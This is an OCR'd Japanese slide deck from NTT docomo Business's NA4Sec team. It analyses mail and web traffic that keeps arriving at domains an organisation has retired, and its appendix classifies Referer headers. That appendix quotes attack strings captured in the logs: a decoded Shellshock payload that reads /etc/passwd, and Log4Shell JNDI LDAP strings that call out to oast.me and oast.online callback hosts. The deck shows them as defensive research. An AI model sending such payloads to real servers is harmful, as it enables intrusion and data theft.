
メール分類結果 コーポレートドメイン名

・顧客情報・業務情報を含むメールを受信している

aaa.example
合計：109,694件



bbb.example
合計：1,507件



広告
・広告・宣伝目的のメール

システム通知
・業務で使用していたシステムからの通知


業務メール
・社内外の人物・部署からの業務メール

その他
・フィッシング・スパムメールなど


メール分類結果 運用・ヘルプデスク向け

・業務メール・システム通知を受信
・今回の観測対象は、監視通知や定期的な報告が受信メールの大半を占める


ccc.example
合計: 2,493件
用途: 運用担当者用



ddd.example
合計: 436件
用途: 運用担当者用




eee.example
合計: 286件
用途: ヘルプデスク用



メール分類結果 機能検証

・用途が機能検証であり、現在はメールをほぼ受信していない

fff.example
合計：3件
機能検証



ggg.example
合計：0件
機能検証

業務上重要なメールは受信するか

結論：受信する (特に元コーポレートドメイン名)

- コーポレートドメイン名
  - **aaa.example**
    - 顧客情報が記載されたシステムメール
    - 顧客企業との業務内容を含むやり取り
  - **bbb.example**
    - 経営層宛てのメール

当時の作業関係者として
追加された可能性

- 運用向け・ヘルプデスク用ドメイン名
- コーポレートドメイン名ほど重要な内容は受信していない
  - 社内向けの業務内容を含むやり取り
  - 過去使用していたシステムからのメール

業務上重要なメールは受信するか

- 今回の観測結果は、あくまで一例
  - メールを受信し続けているドメイン名は存在
- 利用終了して数カ月～数年経過しても受信
  - 社内外の人物から To / CC / BCC に指定され受信
    - メーリングリストに登録されたまま…と考えられる事例も確認
  - 当時連携していたシステムから受信

メール用ドメイン名の廃止について

実運用でメールに使用していたドメイン名は廃止が難しい

- 「人」 or 「システム」からメールが届く
- **人が送信**：内容・タイミングの予測が困難
  - 利用終了後でも、現在進行形の業務内容を受信する
  - 突然、当時の関係者として送信先に追加される
- **システムが送信**：内容・タイミングの予測は比較的容易
  - 特定の送信元からフォーマットに従ったメールを受信する
  - 送信元・送信トリガー・通知内容を把握できる

⇨ システムからの受信停止は可能だが、人から届く可能性を捨てきれない

NA4Sec
Network Analytics for Security

つなごう。驚きを。幸せを。
NTT docomo Business

まとめ

まとめ

- ウェブアクセスログの中長期的な分析を行った
  - ドメイン名廃止時のリスクを見積もるためには「残存訪問者」の数を把握する必要がある
  - ウェブアクセスログには大量のノイズ (スキャナ等) が含まれているため、残存訪問者の数を推計するためにはそれらを取り除く必要があり、その手法を共有した
- 収集した DMARC Report の分析を行った
  - 偽装メールに利用されるドメイン名の傾向を確認した
- 利用終了後のドメイン名に届くメールの分析を行った
  - 業務上重要なメールを、利用終了後でも受信しているドメイン名の存在を確認した
  - 人が送信するメールは、タイミングや内容の予測が困難である
  - 実運用でメールに使用していたドメイン名は、人からの受信が考えられるため廃止が難しいのではないか

NA4Sec
Network Analytics for Security


つなごう。驚きを。幸せを。
NTT docomo Business

Appendix

Refererを活用した被リンクページの調査

残存リンクからの訪問者の流入

- そもそも、インターネット上にリンクが残っているため、訪問者がアクセスしてくる
- 被リンクページを特定することで、アクセス流入経路を断つことができる
- ウェブアクセスログの**Refererヘッダ**に注目し、被リンクページの特定を目指す



Refererの内訳

- ウェブサイトとして利用していた複数のドメイン名を対象にRefererを分類した
- ウェブアクセス全体の90%ではRefererは空だった

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "検索エンジン"

- google.com を始めとする検索サービスからの流入に見えた

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

```
"https://www.google.com/"
"https://duckduckgo.com/"
"https://www.google.fr/"
"https://www.bing.com/"
"https://www.google.co.uk/"
"https://www.google.de/"
"https://www.yahoo.com/"
"www.google.com"
"https://google.com/"
"https://www.google.com"
"http://www.baidu.com/"
"http://www.google.com.hk"
"https://www.google.com/search?q=wordpress"
"https://www.google.com/search?hl=en&q=testing"
"https://google.com"
```

Referer "検索エンジン"

- しかし、該当するRefererからのアクセスのうち98%が、スキャナ判定されたIPを送信元としていた
- 被リンクページの特定には活用できないノイズ

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042
自社グループサイト	ごく

shape: (3, 3)

ip_tag	count	percentage
str	u32	f64
"vulnerability_scanner"	531281	98.471624
"Others"	8240	1.527264
"api_endpoint_scanner"	6	0.001112

Referer "利用終了ドメイン名"

- 接続先である利用終了ドメイン名と同一のドメイン名がRefererであるケース
- 被リンクページの調査には活用できないためノイズとする

Referer分類	比率
~~検索エンジン~~	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "利用終了ドメイン名"

- サイト内で移動しているようにも見えるが、ハニーポットのページにリンクは一切存在しない

Referer分類	比率
~~検索エンジン~~	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未	
w	
S	
自	

この XML ファイルにはスタイル情報が関連付けられていないようです。以下にドキュメントツリーを表示します。

```
<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
</Error>
```

Referer "利用終了ドメイン名"

- 訪問者が指定したパスに注目したところ、サイトの探索を目的とした可能性が考えられる項目があった
- (スキャンツールがクローキングを回避するために、アクセス先のドメイン名をRefererに指定したか？)

Referer分類	比率
~~検索エンジン~~	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

"/favicon.ico"	103118
"/"	12052
"/api/user/ismustmobile"	1453
"/app/"	1073
"/h5/"	1022
"/m/"	989
"/api/config"	831
"/api"	714
"/apply_sec.cgi"	699
"/wp-login.php"	649
"/biz/server/config"	566


Referer "攻撃目的の文字列"

- 脆弱性の侵害を目的とした文字列がRefererに含まれることがある
- 当然ノイズ

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "攻撃目的の文字列"

- Shellshock (CVE-2014-6271)



< デコードすると >

() { ignored; }; echo Content-Type: text/html; echo ; /bin/cat /etc/passwd

-> パスワードファイルの表示を試みている

Referer "攻撃目的の文字列"

- Log4Shell (CVE-2021-44228)

```
"$%7Bjndi:ldap://$%7B:-286%7D$%7B:-323%7D.$%7BhostName%7D.referer.d5h41jsns3cs73b8uk00hasnyux3wbna9.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d3este7vrtbs73chtnd0ppuaeb4z1o3ch.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D"
"$%7Bjndi:ldap://$%7B:-517%7D$%7B:-937%7D.$%7BhostName%7D.referer.d3gav51k1o6c73f0brgge94pitqiiizaw.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d5i9jdnvrtbs73c7arcgbtm64gjwridog.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D"
"$%7Bjndi:ldap://$%7B:-685%7D$%7B:-160%7D.$%7BhostName%7D.referer.d3esnbpgjepc73b10j20y33934nc3bq9k.ctcu2p1m272c7385m3e0phpthmcxzgj6n.oast.pro%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d4suta7050cs739v0620wc3n53z7z97ru.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d3gaf3v2ia2c73eooplg3pek1tzfe5i5k.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d3gav51k1o6c73f0brgg69p7wzao8csju.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me%7D"
```

< デコードすると >


${jndi:ldap://-.-.${hostName}.referer.d5h41jsns3cs73b8uk00hasnyux3wbna9.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me}

-> LDAPへのアクセスを試みている

Referer "業務系サービス"

- Jira、github など業務で活用するサービス
- 本物の被リンクページの可能性があり、ノイズではない

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
~~攻撃目的の文字列~~	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか



cs(referer)	count
str	u32
"https://[redacted].atlassian.net/"	1513
"https://github.com/"	6
[redacted]	5
"https://[redacted].cybozu.com/"	3

Referer "未分類"

- 一見して何のサイトから流入したのか判別がつかない Referer
- 本物の被リンクページが存在する可能性があり、ノイズではない

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
~~攻撃目的の文字列~~	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "wordpress関連パス"

- 様々なサイトにおけるwordpress関連パスが指定されたURLが指定されたReferer
- wordpressに関する脆弱性スキャナが複数のドメイン名を巡回している可能性。ノイズと判断する。

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
~~攻撃目的の文字列~~	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "SNS"


- Facebook、Reddit、旧 Twitter、Telegram からのアクセス
- SNSのプライバシー保護機能により、被リンクページにたどり着けない可能性はあるがノイズではない

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
~~攻撃目的の文字列~~	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
~~wordpress関連パス~~	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "自社グループサイト"

- 弊社グループ企業のページからの流入
- 被リンクページを発見した場合にはリンク除去対応がしやすい。ノイズではない。

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	
~~攻撃目的の文字列~~	
業務系サービス	
未分類	
~~wordpress関連パス~~	
SNS	0.042 %
自社グループサイト	ごくわずか



被リンクページ特定の壁

- 課題

  最近のWebブラウザは**Refererに詳細なパスを載せない**ことがほとんど

  Webサイト（のドメイン名）はわかるが、該当のページがわからない

- 工夫：Google Dorks ※

```
site:example.com link:aaa.example
```


  - site演算子：指定されたドメイン名でインデックスされているWebページを検索
  - link演算子：指定URLへのリンクを含むWebページを検索

※ 検索演算子を駆使して狙った情報を収集するテクニック

残存リンクの削除

- Wikipediaなどの編集可能なサイトは自ら削除対応
- 編集ができないサイトついては管理者への連絡することで削除ができる可能性

削除対応前



概要 [編集]

